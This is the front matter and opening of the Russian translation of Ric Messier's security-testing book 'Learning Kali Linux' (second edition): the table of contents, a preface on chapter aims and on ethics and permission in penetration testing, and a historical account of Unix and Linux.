

O'REILLY®

Второе
издание

Изучаем Kali Linux

Проверка защиты, тестирование
на проникновение, этичный хакинг



SPRINT
book

Рик Мессье

SECOND EDITION

Learning Kali Linux

*Security Testing, Penetration
Testing & Ethical Hacking*

Ric Messier

Beijing • Boston • Farnham • Sebastopol • Tokyo

O'REILLY®

ВТОРОЕ ИЗДАНИЕ

Изучаем Kali Linux

*Проверка защиты, тестирование
на проникновение, этичный хакинг*

Рик Мессье

SPRINT
book

2025

ББК 32.973.2-018.2-07
УДК 004.451.056.53
М53

Мессье Рик

М53 Изучаем Kali Linux. Проверка защиты, тестирование на проникновение, этичный хакинг. 2-е изд. — Астана: «Спринт Бук», 2025. — 512 с.: ил.
ISBN 978-601-08-5250-1

Дистрибутив Kali Linux, включающий сотни встроенных утилит, позволяет быстро приступить к тестированию безопасности. Однако наличие такого количества инструментов в арсенале Kali Linux может ошеломить. Во втором издании описываются обновленные возможности утилит и подробно рассматриваются цифровая криминалистика и реверс-инжиниринг.

Автор не ограничивается рамками тестирования безопасности и дополнительно рассказывает о криминалистическом анализе, в том числе анализе дисков и памяти, а также базовом анализе вредоносных программ.

16+ (В соответствии с Федеральным законом от 29 декабря 2010 г. № 436-ФЗ.)

ББК 32.973.2-018.2-07
УДК 004.451.056.53

Права на издание получены по соглашению с O'Reilly. Все права защищены. Никакая часть данной книги не может быть воспроизведена в какой бы то ни было форме без письменного разрешения владельцев авторских прав.

Информация, содержащаяся в данной книге, получена из источников, рассматриваемых издательством как надежные. Тем не менее, имея в виду возможные человеческие или технические ошибки, издательство не может гарантировать абсолютную точность и полноту приводимых сведений и не несет ответственности за возможные ошибки, связанные с использованием книги. Издательство не несет ответственности за доступность материалов, ссылки на которые вы можете найти в этой книге. На момент подготовки книги к изданию все ссылки на интернет-ресурсы были действующими. В книге возможны упоминания организаций, деятельность которых запрещена на территории Российской Федерации, таких как Meta Platforms Inc., Facebook, Instagram и др.

ISBN 978-1098154134 англ.

Authorized Russian translation of the English edition of Learning Kali Linux, 2nd Edition ISBN 978-1098154134 © 2024 Ric Messier.

This translation is published and sold by permission of O'Reilly Media, Inc., which owns or controls all rights to publish and sell the same.

ISBN 978-601-08-5250-1

© Перевод на русский язык ТОО «Спринт Бук», 2025

© Издание на русском языке, оформление ТОО «Спринт Бук», 2025

Краткое содержание

Предисловие	16
Глава 1. Основы Kali Linux.....	23
Глава 2. Основы тестирования сетевой безопасности	67
Глава 3. Разведка.....	112
Глава 4. Поиск уязвимостей.....	160
Глава 5. Автоматизированные эксплойты.....	203
Глава 6. Освоение Metasploit	231
Глава 7. Тестирование беспроводных сетей.....	264
Глава 8. Тестирование веб-приложений.....	303
Глава 9. Взлом паролей.....	348
Глава 10. Продвинутые техники и концепции	378
Глава 11. Реверс-инжиниринг и анализ программ.....	407
Глава 12. Цифровая криминалистика	445
Глава 13. Создание отчетов	484
Об авторе	509
Иллюстрация на обложке.....	510

Оглавление

Предисловие	16
О чем пойдет речь в этой книге	16
Новое в этом издании	19
На кого рассчитана книга	20
Ценность и важность этики	20
Условные обозначения, используемые в книге	21
Благодарности	22
От издательства.....	22
О научном редакторе русского издания	22
Глава 1. Основы Kali Linux	23
Наследие Linux	23
Появление Linux	25
Загрузка и установка Kali Linux	28
Виртуальные машины.....	30
Дешевые вычисления.....	31
Подсистема Windows для Linux.....	32
Среды рабочего стола.....	34
Xfce	35
GNOME	36
Вход в систему через менеджер рабочего стола.....	38
Cinnamon и MATE.....	39
Использование командной строки.....	42
Управление файлами и каталогами	43
Управление процессами	48
Прочие утилиты	52
Управление пользователями	53
Управление службами.....	54
Управление пакетами	56

Удаленный доступ	59
Управление журналом	62
Резюме	65
Полезные ресурсы	66
Глава 2. Основы тестирования сетевой безопасности	67
Тестирование безопасности	68
Тестирование сетевой безопасности	70
Мониторинг	70
Слои	73
Стресс-тестирование	76
Средства для реализации атак типа «отказ в обслуживании»	84
Тестирование шифрования	91
Захват пакетов	97
Использование программы tcpdump	98
Пакетные фильтры Беркли	101
Программа Wireshark	102
Атаки типа «отравление»	106
ARP-спуфинг	107
DNS-спуфинг	109
Резюме	110
Полезные ресурсы	111
Глава 3. Разведка	112
Что такое разведка	112
Разведка по открытым источникам	114
Google-хакинг	116
Автоматизация сбора информации	119
Фреймворк Recon-ng	125
Программа Maltego	128
DNS-разведка и программа whois	132
DNS-разведка	132
Региональные интернет-регистраторы	138
Пассивная разведка	141

Сканирование портов	144
TCP-сканирование	145
UDP-сканирование	145
Сканирование портов с помощью программы nmap	146
Высокоскоростное сканирование	151
Сканирование служб	154
Ручное тестирование	156
Резюме	159
Полезные ресурсы	159

Глава 4. Поиск уязвимостей 160

Что такое уязвимости	160
Типы уязвимостей	162
Переполнение буфера	162
Состояние гонки	164
Проверка входных данных	165
Контроль доступа	166
Сканирование на уязвимости	167
Локальные уязвимости	171
Поиск локальных уязвимостей с помощью сканера lynis	172
Поиск локальных уязвимостей с помощью программы OpenVAS	175
Руткиты	178
Удаленные уязвимости	180
Быстрый старт с OpenVAS	182
Создание задачи сканирования	184
Отчеты OpenVAS	187
Уязвимости сетевых устройств	192
Аудит устройств	192
Уязвимости баз данных	196
Выявление новых уязвимостей	197
Резюме	202
Полезные ресурсы	202

Глава 5. Автоматизированные эксплойты	203
Что такое эксплойт.....	203
Атаки на оборудование Cisco.....	204
Протоколы управления	206
Другие устройства	208
База данных эксплойтов.....	209
Фреймворк Metasploit.....	212
Начало работы с Metasploit	213
Работа с модулями Metasploit.....	214
Импорт данных.....	216
Эксплуатация систем.....	221
Приложение Armitage.....	225
Социальная инженерия.....	227
Резюме.....	229
Полезные ресурсы.....	230
 Глава 6. Освоение Metasploit	 231
Сканирование в поисках целей.....	231
Сканирование портов	231
SMB-сканирование	235
Сканирование на уязвимости.....	237
Эксплуатация уязвимости целевой системы	239
Использование оболочки Meterpreter	241
Основы работы с Meterpreter.....	242
Информация о пользователе.....	243
Манипулирование процессами.....	247
Повышение привилегий	249
Проброс трафика в другие сети	253
Поддержание доступа.....	256
Заметание следов.....	261
Резюме.....	262
Полезные ресурсы.....	263

Глава 7. Тестирование беспроводных сетей	264
Сфера беспроводных технологий	264
Стандарт 802.11	265
Протокол Bluetooth	266
Протокол Zigbee	267
Атаки на сети Wi-Fi и инструменты для тестирования.....	267
Терминология и принцип работы стандарта 802.11	268
Идентификация сетей.....	269
Атаки на WPS	272
Автоматическое выполнение нескольких тестов.....	275
Инъекционные атаки	278
Взлом паролей от сети Wi-Fi	278
Инструмент besside-ng	279
Программа coWPAtty	281
Инструмент aircrack-ng	282
Приложение Fern	284
Использование фальшивых точек доступа	286
Хостинг для точки доступа	287
Фишинговые атаки на пользователей	289
Беспроводная ловушка.....	293
Тестирование Bluetooth.....	293
Сканирование	294
Идентификация служб	296
Другие способы тестирования Bluetooth	299
Тестирование устройств для умного дома	301
Резюме	301
Полезные ресурсы	302
 Глава 8. Тестирование веб-приложений	 303
Архитектура веб-приложения.....	303
Брандмауэр	305
Балансировщик нагрузки	305
Веб-сервер.....	306

Сервер приложений.....	306
Сервер базы данных.....	307
Нативная облачная архитектура.....	308
Веб-атаки.....	309
Внедрение SQL-кода.....	309
Внедрение XML-сущностей.....	310
Внедрение команд.....	312
Межсайтовый скриптинг.....	313
Подделка межсайтовых запросов.....	315
Перехват сеанса.....	316
Использование прокси-серверов.....	318
Программа Burp Suite.....	318
Инструмент Zed Attack Proxy.....	322
Инструмент WebScarab.....	326
Инструмент Paros.....	328
Автоматизированные веб-атаки.....	328
Разведка с помощью программы skipfish.....	329
Сканер nikto.....	332
Инструмент wapiti.....	333
Программы dirbuster и gobuster.....	334
Серверы приложений на базе Java.....	336
Атаки, основанные на внедрении SQL-кода.....	337
Тестирование систем управления контентом.....	342
Инструменты для решения специфических задач.....	344
Резюме.....	346
Полезные ресурсы.....	347
Глава 9. Взлом паролей.....	348
Хранение паролей.....	348
Диспетчер учетных записей безопасности.....	350
Подключаемые модули аутентификации и криптография.....	351
Получение паролей.....	353
Взлом паролей в автономном режиме.....	356

Инструмент John the Ripper	358
Радужные таблицы	361
Программа HashCat	367
Взлом паролей в режиме онлайн	369
Инструмент Hydra	370
Программа Patator	371
Взлом веб-приложений	373
Резюме	376
Полезные ресурсы	377
Глава 10. Продвинутые техники и концепции	378
Основы программирования	379
Компилируемые языки	379
Интерпретируемые языки	384
Промежуточные языки	385
Компиляция и сборка	387
Ошибки программирования	389
Переполнение буфера	389
Переполнение кучи	392
Возвращение к библиотеке libc	393
Написание модулей Nmap	395
Расширение функциональности Metasploit	398
Поддержание доступа и заметание следов	402
Заметание следов с помощью Metasploit	402
Закрепление в системе	403
Резюме	405
Полезные ресурсы	406
Глава 11. Реверс-инжиниринг и анализ программ	407
Управление памятью	408
Структуры программ и процессов	411
Переносимый исполняемый файл	412
Формат исполняемых и компонуемых файлов	417

Отладка	421
Дизассемблирование	425
Декомпиляция Java-кода	428
Реверс-инжиниринг	430
Фреймворк Radare2	431
Программа Cutter	438
Программа Ghidra	441
Резюме	444
Полезные ресурсы	444
Глава 12. Цифровая криминалистика	445
Диски, файловые системы и образы	446
Файловые системы	450
Создание образа диска	452
Инструментарий The Sleuth Kit	455
Использование программы Autopsy	460
Анализ файлов	464
Получение файла из образа диска	465
Восстановление удаленных файлов	467
Поиск данных	470
Скрытые данные	474
Анализ PDF-файлов	475
Стеганография	477
Криминалистический анализ памяти	479
Резюме	482
Полезные ресурсы	483
Глава 13. Создание отчетов	484
Определение потенциала и уровня серьезности угрозы	485
Написание отчетов	487
Аудитория	487
Резюме для руководства	488
Методология	490
Результаты	491

Управление результатами	492
Текстовые редакторы	493
Редакторы с графическим интерфейсом.....	495
Программа Notes	497
Программа Cherry Tree	498
Сбор данных.....	500
Организация данных	502
Фреймворк Dradis	502
Инструмент CaseFile	505
Резюме.....	507
Полезные ресурсы	508
Об авторе	509
Иллюстрация на обложке.....	510

*Посвящается памяти моего самого первого (и самого лучшего)
бультерьера Зоуи.*

Предисловие

Один новичок пытался починить сломанную Lisp-машину, выключая и включая питание.

Найт, увидев, что делает студент, строго произнес: «Нельзя починить машину, просто щелкая выключателем и не разобравшись, в чем проблема».

Найт выключил машину, а затем включил ее. Машина заработала.

Коан ИИ (<https://oreil.ly/0rg4Q>)

На протяжении последнего полувека одним из центров формирования хакерской культуры, помогающим учиться и творить, был Массачусетский технологический институт (МТИ), в частности его Лаборатория искусственного интеллекта. Хакеры из МТИ создали язык и культуру, которые породили множество слов и уникальное чувство юмора. Приведенная выше цитата представляет собой коан ИИ, созданный по образцу коанов дзен, призванных способствовать просветлению. Этот коан — один из моих любимых, потому что в нем говорится о важности знания принципа работы вещей. Кстати, Найт — фамилия уважаемого программиста из Лаборатории искусственного интеллекта МТИ Тома Найта.

Цель этой книги заключается в том, чтобы представить возможности Kali Linux через призму тестирования безопасности и помочь читателям лучше разобраться в принципах работы различных инструментов. Kali Linux — это дистрибутив Linux, ориентированный на защиту компьютерных систем, поэтому он пользуется популярностью у людей, которые занимаются тестированием безопасности и тестированием на проникновение по роду деятельности или по призванию. Он может применяться в качестве дистрибутива Linux общего назначения, а также для раскрытия компьютерных преступлений, однако изначально был разработан именно для решения задач, связанных с обеспечением безопасности. Поэтому большая часть этой книги посвящена использованию инструментов, предоставляемых Kali. Ко многим из них трудно получить доступ в других дистрибутивах Linux. Хотя эти инструменты можно установить, а иногда и собрать из исходного кода, процесс установки оказывается более простым, если нужный пакет находится в репозитории дистрибутива.

О чем пойдет речь в этой книге

Поскольку цель этой книги — ознакомление читателей с возможностями Kali в плане тестирования безопасности, в ней будут рассмотрены следующие темы.

Глава 1. Основы Kali Linux

У Linux богатая история, которая началась в 1960-х годах с появлением первых Unix-систем. В этой главе мы познакомим вас с предысторией Unix, чтобы вы поняли, почему инструменты Linux работают именно так, а не иначе, и как лучше всего их использовать. Кроме того, поговорим о командной строке, к которой будем обращаться на протяжении всей книги, а также о доступных средах рабочего стола, которые помогут вам обеспечить комфортное рабочее пространство. Если вы не знакомы с Linux, эта глава подготовит вас к изучению материала последующих глав книги, в которых инструменты этой операционной системы (ОС) будут обсуждаться более подробно.

Глава 2. Основы тестирования сетевой безопасности

Службы, с которыми вы чаще всего взаимодействуете, прослушивают сеть. Подключение системы к сети может сделать ее уязвимой. Чтобы подготовить вас к решению задач, связанных с тестированием безопасности, мы обсудим основы работы сетевых протоколов, понимание которых станет для вас бесценным активом в ходе дальнейшей практической деятельности. Мы также рассмотрим инструменты, которые можно использовать для стресс-тестирования сетевых стеков и приложений.

Глава 3. Разведка

В рамках тестирования безопасности или тестирования на проникновение обычно проводится разведка, предусматривающая сбор информации о цели из существующих открытых источников. Это не только поможет вам на последующих этапах тестирования, но и предоставит множество ценных сведений, которыми вы сможете поделиться с организацией, по заказу которой проводите тестирование. Данные сведения помогут ей выявить следы, оставляемые ее системами, к которым можно получить доступ из внешнего мира. Это важно, учитывая то, что информацией об организации и работающих в ней людях могут воспользоваться злоумышленники.

Глава 4. Поиск уязвимостей

Атаки на организации происходят из-за существования уязвимостей. В этой главе мы обсудим специальные сканеры, которые позволяют получить представление о технических (не связанных с человеческим фактором) уязвимостях, существующих в исследуемой организации. Это подскажет направление дальнейших действий, поскольку цель тестирования безопасности заключается в предоставлении организации-заказчику информации о потенциальных уязвимостях и рисках. Методы, описанные здесь, помогут вам в этом.

Глава 5. Автоматизированные эксплойты

Metasploit — основное средство для проведения тестирования безопасности и тестирования на проникновение, однако существуют и другие инструменты.

В этой главе мы рассмотрим основные способы применения Metasploit и ряда других инструментов, позволяющих эксплуатировать уязвимости, выявленные с помощью средств, описанных в других главах книги.

Глава 6. Освоение Metasploit

Metasploit представляет собой весьма сложное программное обеспечение, на освоение которого может уйти довольно много времени. Оно предусматривает около 2000 эксплойтов и более 500 полезных нагрузок. Их комбинирование обеспечивает вам тысячи возможностей для взаимодействия с удаленными системами. Кроме того, вы можете создавать собственные модули. В этой главе мы рассмотрим способы использования Metasploit, не ограничиваясь рамками реализации простейших эксплойтов.

Глава 7. Тестирование беспроводных сетей

В наши дни беспроводные сети применяются повсюду. Именно с их помощью такие мобильные устройства, как телефоны и планшеты, не говоря уже о ноутбуках, подключаются к корпоративным сетям. Однако не все беспроводные сети настроены оптимально. В Kali Linux есть инструменты для тестирования беспроводных сетей, в том числе для их сканирования, внедрения кадров и взлома паролей.

Глава 8. Тестирование веб-приложений

Большой объем торговли осуществляется через веб-интерфейсы, которые также позволяют получить доступ к большому количеству конфиденциальной информации. Компаниям необходимо обращать внимание на степень уязвимости своих важных веб-приложений. Дистрибутив Kali содержит множество инструментов, позволяющих оценить такие приложения. В этой главе мы обсудим метод тестирования с использованием прокси-сервера, а также ряд других инструментов, позволяющих автоматизировать этот процесс. Цель состоит в том, чтобы помочь вам донести информацию об уровне защищенности приложений до организации, по заказу которой проводится тестирование.

Глава 9. Взлом паролей

Взлом паролей требуется не всегда, но вас могут попросить проверить удаленные системы и локальные базы данных на предмет сложности паролей и оценить трудоемкость получения удаленного доступа. Дистрибутив Kali предусматривает программы, помогающие решать подобные задачи, в том числе взламывать хеши паролей, хранящиеся в специальном файле, и перебирать логины на таких удаленных сервисах, как SSH, VNC и другие протоколы удаленного доступа.

Глава 10. Продвинутые техники и концепции

Вы можете задействовать все инструменты из арсенала Kali для проведения всестороннего тестирования. Однако в какой-то момент вам придется выйти

за рамки готовых методик и разработать собственные. В данном случае речь может идти о создании собственных эксплойтов или написании собственных инструментов. Более глубокое понимание принципов работы эксплойтов и разработки инструментов позволит вам определиться с направлением дальнейшего движения. В этой главе мы также обсудим способы расширения некоторых инструментов Kali и познакомимся с популярными языками сценариев.

Глава 11. Реверс-инжиниринг и анализ программ

Понимание принципов работы программ может помочь в ходе поиска уязвимостей, поскольку, как правило, у вас не будет доступа к исходному коду. Вам также придется анализировать вредоносное ПО. Для выполнения подобной работы в Kali предусмотрены инструменты для дизассемблирования, отладки и декомпиляции.

Глава 12. Цифровая криминалистика

Эта тема не связана с тестированием безопасности напрямую, однако с некоторыми инструментами, используемыми в сфере цифровой криминалистики, полезно познакомиться. Кроме того, инструменты этой категории предусмотрены в Kali Linux, а этот дистрибутив ориентирован на безопасность, обеспечение которой не ограничивается тестированием на проникновение и другими способами оценки средств защиты.

Глава 13. Создание отчетов

Создание отчетов не имеет непосредственного отношения к тестированию, но оно представляет собой важную задачу, не решив которую вы не получите денег за проделанную работу. В Kali есть множество инструментов, помогающих создавать различные отчеты. В этой главе мы рассмотрим методы ведения заметок в процессе тестирования, а также некоторые стратегии составления отчетности.

Новое в этом издании

В это издание включена новая глава, посвященная цифровой криминалистике, поскольку Kali Linux предусматривает целый набор инструментов, которые могут использоваться для этой цели. Помимо сетевых инструментов вроде Wireshark, о которых рассказывается в других главах, этот дистрибутив предлагает средства для исследования образа жесткого диска, а также идентификации вредоносных программ и захвата содержимого памяти.

Раздел об реверс-инжиниринге и анализе программ из предыдущего издания был расширен и превратился в отдельную главу, в которой рассказывается о разработанном Агентством национальной безопасности (АНБ) инструменте Ghidra и других полезных средствах для реверс-инжиниринга и анализа программ.

Разумеется, в книге рассматриваются новые инструменты, появившиеся в обновленных версиях Kali, однако их охват не всеобъемлющ, поскольку эти средства появляются и исчезают. Кроме того, существуют сотни пакетов, предназначенных для решения различных задач, связанных с обеспечением безопасности.

На кого рассчитана книга

Хотя я надеюсь, что каждый читатель найдет в этой книге что-то ценное, основная ее аудитория — люди, имеющие некоторый опыт работы с Linux или Unix и желающие познакомиться с Kali. Эта книга предназначена и для тех, кто хочет лучше разобраться в теме тестирования безопасности с помощью инструментов, предусмотренных в этом дистрибутиве. Если у вас уже есть опыт работы с Linux, можете пропустить главу 1. Книга будет полезна также тем, кто уже занимался тестированием веб-приложений с помощью некоторых распространенных инструментов, но хочет расширить свой набор навыков.

Ценность и важность этики

Мы будем неоднократно говорить об этике, потому что эта тема достаточно важна, для того чтобы напоминать о ней как можно чаще. Для тестирования безопасности требуется разрешение. В большинстве случаев то, чем вы будете заниматься, может считаться незаконным. Исследование удаленных систем без разрешения способно доставить вам массу неприятностей. Упоминание о законности, как правило, позволяет привлечь внимание людей.

Однако, помимо законности, существует еще и этика. Сертифицированные специалисты по безопасности должны принести клятву соблюдать этические принципы в своей практике. Один из наиболее важных пунктов — отказ от злоупотребления информационными ресурсами. Сертификация CISSP предусматривает принятие этического кодекса, требующего от профессионала воздерживаться от незаконных и неэтичных действий.

Тестирование любой системы в отсутствие разрешения не только потенциально незаконно, но и неэтично по стандартам нашей индустрии. Недостаточно просто спросить разрешения у знакомого сотрудника исследуемой организации. Вы должны получить разрешение от владельца бизнеса или человека, обладающего соответствующими полномочиями. Лучше всего, если это разрешение будет оформлено в письменном виде. Это гарантирует, что обе стороны находятся на одной волне. Также важно заранее определить объем работ. Организация, по заказу которой вы проводите тестирование, может ввести ограничения на то, что вы можете делать, к каким системам и сетям можете обращаться и в какие часы можете действовать. Зафиксируйте все это в письменном виде заранее, чтобы избежать потенциальных неприятностей. Подробно опишите объем работ и не отклоняйтесь от согласованного плана.

Кроме того, постарайтесь побольше общаться с клиентом, регулярно рассказывая ему о своих действиях, вместо того чтобы исчезнуть после получения письменного разрешения. Коммуникация и сотрудничество принесут хорошие результаты и вам, и организации, по заказу которой проводится тестирование. Это правильное поведение в большинстве случаев.

Получайте удовольствие от своей деятельности, но не выходите за рамки этических норм!

Условные обозначения, используемые в книге

В этой книге применяются следующие условные обозначения.

Курсив

Курсивом выделяются новые термины.

Рубленый шрифт

Так обозначены элементы интерфейса, URL-адреса и адреса электронной почты.

Моноширинный шрифт

Используется для оформления листингов программ и примеров кода. Он также применяется в тексте для обозначения элементов программы, таких как имена переменных или функций, базы данных, типы данных, переменные среды, инструкции и ключевые слова, а также имена файлов и их расширения.

Моноширинный полужирный шрифт

Применяется для оформления команд или другого текста, который должен быть введен непосредственно пользователем.



Так оформляется совет или предложение.



Так оформляется обычное примечание.



Так оформляется предупреждение или предостережение.

Благодарности

Выражаю благодарность Кортни Аллен, которая предложила мне написать первое издание и сделала меня обладателем моей первой книги O'Reilly с животным на обложке, и, разумеется, моему агенту Кэрол Джелен, которая на протяжении многих лет находит мне все новые занятия и оказывает огромную поддержку. Я также хочу сказать спасибо моему литературному редактору Рите Фернандо и научным редакторам Бену Трахтенбергу, Дину Бушмиллеру и Джессу Малесу.

От издательства

Ваши замечания, предложения, вопросы отправляйте по адресу comp@sprintbook.kz (издательство «SprintBook», компьютерная редакция).

Мы будем рады узнать ваше мнение!

О научном редакторе русского издания

Данила Старков окончил Комсомольский-на-Амуре государственный технический университет, магистратуру по направлению «Электроника и микроэлектроника». Работает в одной из дочерних компаний Группы «ИнфоТеКС» специалистом в испытательной лаборатории. Занимается исследованиями программного обеспечения и программно-аппаратных комплексов (сертификация средств криптографической защиты информации, межсетевых экранов и средств обнаружения вторжений). Ранее трудился в секторе по защите информации в территориальном фонде обязательного медицинского страхования. Общий трудовой стаж в сфере информационной безопасности — более десяти лет.

Основы Kali Linux

Kali Linux — это специализированный дистрибутив операционной системы Linux, основанный на Ubuntu Linux, которая, в свою очередь, базируется на Debian Linux. Данный дистрибутив ориентирован на людей, занимающихся вопросами безопасности, будь то ее тестирование, разработка эксплойтов, реверс-инжиниринг или цифровая криминалистика. Следует помнить о том, что дистрибутивы Linux отличаются друг от друга. Операционная система Linux представляет собой ядро дистрибутивов, каждый из которых накладывает поверх этого ядра дополнительное программное обеспечение, делая его уникальным. В случае с Kali речь идет не только об основных утилитах, но и о сотнях программных пакетов, предназначенных для решения задач, связанных с безопасностью.

Одна из весьма приятных особенностей Linux, отличающих эту ОС от прочих, заключается в высокой степени настраиваемости. Она позволяет выбрать оболочку, из которой будут запускаться программы, терминал для ввода команд, а также графическое окружение рабочего стола. Кроме того, после выбора среды вы можете изменить внешний вид каждого из этих элементов. Linux позволяет вам подстроить систему под свои потребности, вместо того чтобы менять свой стиль работы в соответствии с ее особенностями.

У Linux длинная история, ознакомление с которой помогает понять, почему эта ОС стала именно такой, какая она есть. Особенно это касается нескольких загадочных команд, которые используются для управления данной системой, манипулирования файлами и решения повседневных задач.

Наследие Linux

Когда-то давно, во времена динозавров или, точнее, компьютеров размером с холодильник, существовала операционная система под названием *Multics*. Этот начатый в 1964 году проект был разработан МТИ совместно с General Electric (GE) и Bell Labs. Цель Multics заключалась в создании операционной системы, рассчитанной на множество пользователей, и разделении процессов и файлов между ними. В конце концов, в ту эпоху компьютерное оборудование, необходимое для работы ОС, подобных Multics, стоило миллионы. Минимальная стоимость компьютерного оборудования исчислялась сотнями тысяч долларов. Для сравнения: система, стоившая 7 млн долларов в то время, в апреле 2023 года стоила бы около

62 млн долларов. Система, способная обслуживать только одного пользователя за раз, была просто нерентабельна, поэтому производители компьютеров, такие как GE, были заинтересованы в разработке Multics совместно с такими исследовательскими организациями, как МТИ и Bell Labs.

Из-за сложностей и конфликтующих интересов участников проект постепенно развалился, хотя операционная система все-таки была выпущена. Один из работавших над проектом программистов Bell Labs, вернувшись на постоянную работу, решил создать собственную версию операционной системы, чтобы иметь возможность играть в игру, написанную им для Multics, на компьютере PDP-7, который использовался в Bell Labs. Эта игра называлась Space Travel, и для ее перенесения на PDP-7 программисту Кену Томпсону требовалась подходящая среда. В те дни системы были несовместимы друг с другом. У них были совершенно разные аппаратные инструкции (коды операций), а иногда и разные размеры слов памяти, которые сегодня часто называются *разрядностью шины данных*. Из-за этого программы, написанные для одной среды, особенно с использованием языков очень низкого уровня, не работали в другой среде. Разработанная Томпсоном среда получила название *Unics*. Со временем к проекту присоединились другие программисты Bell Labs, и она была переименована в *Unix*.

Unix была устроена очень просто. Разработанная как среда программирования для одного пользователя, она применялась сначала внутри Bell Labs, а затем стала применяться и за пределами этой организации. Одним из самых больших преимуществ Unix перед другими операционными системами стало то, что в 1972 году ее ядро было переписано на языке программирования C. Использование языка более высокого уровня, чем ассемблер, который в то время был очень распространен, сделало эту ОС переносимой на другие аппаратные системы. Благодаря этому Unix могла работать не только на компьютере PDP-7, но и на любой другой системе, предусматривающей компилятор для языка C, на котором был написан исходный код Unix. Это позволило создать стандартную операционную систему, рассчитанную на множество аппаратных платформ.



Язык ассемблера максимально приближен к двоичному коду, который понимает компьютер. Этот язык состоит из мнемоник, с помощью которых люди обозначают операции, понятные процессору. Как правило, мнемоника представляет собой короткое слово, описывающее операцию. Например, инструкция *CMP* сравнивает (compare) два значения, а инструкция *MOV* перемещает (move) данные из одного места в другое. Язык ассемблера предоставляет полный контроль над работой программы, поскольку написанный на нем код переводится непосредственно на машинный язык, то есть преобразуется в двоичные значения, обозначающие операции процессора и адреса памяти.

Помимо простоты, преимуществом Unix было свободное распространение ее исходного кода, что позволяло исследователям не только читать, но и дорабатывать его. Язык ассемблера, который широко использовался до этого, очень сложен для восприятия, поэтому для изучения написанного на нем кода требуется много

времени и большой опыт. Языки более высокого уровня, такие как C, существенно облегчают чтение исходного кода. Unix породила множество дочерних операционных систем, которые вели себя так же, как она, и обладали схожей функциональностью. В одних случаях дистрибутивы других операционных систем создавались на основе исходного кода Unix, предоставленного компанией AT&T. В других случаях Unix подвергалась реверс-инжинирингу, в результате чего появились две популярные Unix-подобные операционные системы: BSD и Linux.



Как будет показано далее, одно из преимуществ Unix заключается в возможности создания цепочек программ, позволяющих подавать выходные данные одной простой программы на вход другой. Один из распространенных способов применения этого конструктивного решения — получение списка процессов путем передачи вывода одной утилиты другой утилите, которая обрабатывает этот вывод, выполняя поиск одной конкретной записи или удаляя фрагменты вывода, чтобы сделать его более понятным.

Появление Linux

Простота дизайна Unix, ее позиционирование как среды программирования, но главным образом доступность исходного кода со временем привели к тому, что работе с ней начали обучать в рамках курсов по информатике по всему миру. В 1980-х годах на основе дизайна Unix был написан ряд книг, посвященных проектированию операционных систем. Хотя использование оригинального исходного кода нарушало авторские права, обширная документация и простота дизайна позволяли создавать клоны этой операционной системы. Одна из таких реализаций была написана Эндрю Таненбаумом для его книги *Operating Systems: Design and Implementation*¹. На основе этой реализации под названием *Minix* Линус Торвалдс разработал ядро операционной системы Linux. Оно позволяло управлять аппаратными устройствами, включая процессор, то есть запускать процессы через центральное процессорное устройство (ЦПУ). При этом оно не давало пользователям возможности взаимодействовать с операционной системой, то есть выполнять программы.

Проект GNU, основанный в конце 1970-х годов Ричардом Столлманом, предусматривал коллекцию программ, которые либо полностью дублировали стандартные утилиты Unix, либо выполняли те же функции, но имели другие названия. В рамках проекта GNU программы писались в основном на языке C, что обеспечивало их переносимость. В результате Торвалдс, а позднее и другие разработчики объединили утилиты проекта GNU с ядром Linux, чтобы создать полноценный дистрибутив программного обеспечения, которое каждый человек мог доработать и установить на свою компьютерную систему. Набор утилит GNU иногда (по крайней мере, так было исторически) называется *userland* и определяет способ взаимодействия пользователей с системой.

¹ Таненбаум Э. Операционные системы: разработка и реализация. — СПб.: Питер, 2006.

Система Linux унаследовала большинство особенностей дизайна Unix, прежде всего потому, что данная ОС создавалась как нечто функционально идентичное стандартной операционной системе Unix, которая была разработана AT&T и переработана небольшой группой сотрудников Калифорнийского университета в Беркли в систему BSD (Berkeley Systems Distribution). Это означало, что любой человек, знакомый с Unix или BSD, мог сразу же начать эффективно применять Linux. За десятилетия, прошедшие с момента выпуска Торвальдсом ядра Linux, было создано множество проектов, направленных на расширение функциональности и повышение удобства использования этой ОС. К ним относятся несколько окружений рабочего стола, каждое из которых базируется на системе X Window System, разработанной в МТИ (который принимал участие и в создании Multics).

Создание Linux, то есть ее ядра, изменило сам подход к процессу разработки ПО. Например, Торвальдс был недоволен репозиториями, которые позволяли разработчикам одновременно работать над одними и теми же файлами. В результате он возглавил разработку системы контроля версий *Git*, которая вытеснила практически все остальные подобные системы, используемые для разработки ПО с открытым исходным кодом. Если вам понадобится текущая версия исходного кода современной свободно распространяемой программы, то в большинстве случаев вы будете получать доступ к ней именно через *Git*. Кроме того, в настоящее время существуют публичные репозитории для хранения кода проектов, которые позволяют использовать менеджер исходного кода *Git* для получения доступа к нему. Помимо разработчиков проектов с открытым исходным кодом, многие, если не большинство компаний применяют *Git* в качестве системы контроля версий благодаря ее современному децентрализованному подходу к управлению исходным кодом.

Сравнение монолитных и микроядерных ОС

Ядро Linux *монолитно*. Этим данная ОС отличается от Minix и других Unix-подобных реализаций, использующих *микроядра*. Разница между монолитным ядром и микроядром заключается в том, что в монолитное ядро встроена вся функциональность. Сюда входит любой код, необходимый для поддержки работы аппаратных устройств. В свою очередь, микроядро включает в себя минимально необходимый код для поддержания работоспособности операционной системы. Любая дополнительная функциональность реализуется в виде модуля и загружается в пространство ядра по мере необходимости. Это не значит, что в Linux нет модулей, однако ядро, которое обычно включается в дистрибутивы Linux, не относится к микроядрам. Поскольку в основе Linux не лежит идея реализации в ядре лишь основных сервисов, эта операционная система считается не микроядерной, а монолитной.

Linux поставляется в виде дистрибутивов, которые, как правило, распространяются бесплатно. *Дистрибутив* Linux представляет собой коллекцию программных пакетов, отобранных людьми, отвечающими за сопровождение этого дистрибутива. Сами пакеты собираются определенным образом и оснащаются функциями, отбираемыми сопровождающими пакета. Эти программные пакеты поставляются в виде исходного кода, и многие из них предусматривают различные параметры (например, связанные с поддержкой базы данных или шифрованием), которые задаются при настройке и сборке пакета. Сопровождающий пакета, предназначенного для одного дистрибутива, может выбрать параметры, отличные от тех, которые выбрал сопровождающий пакета для другого дистрибутива.

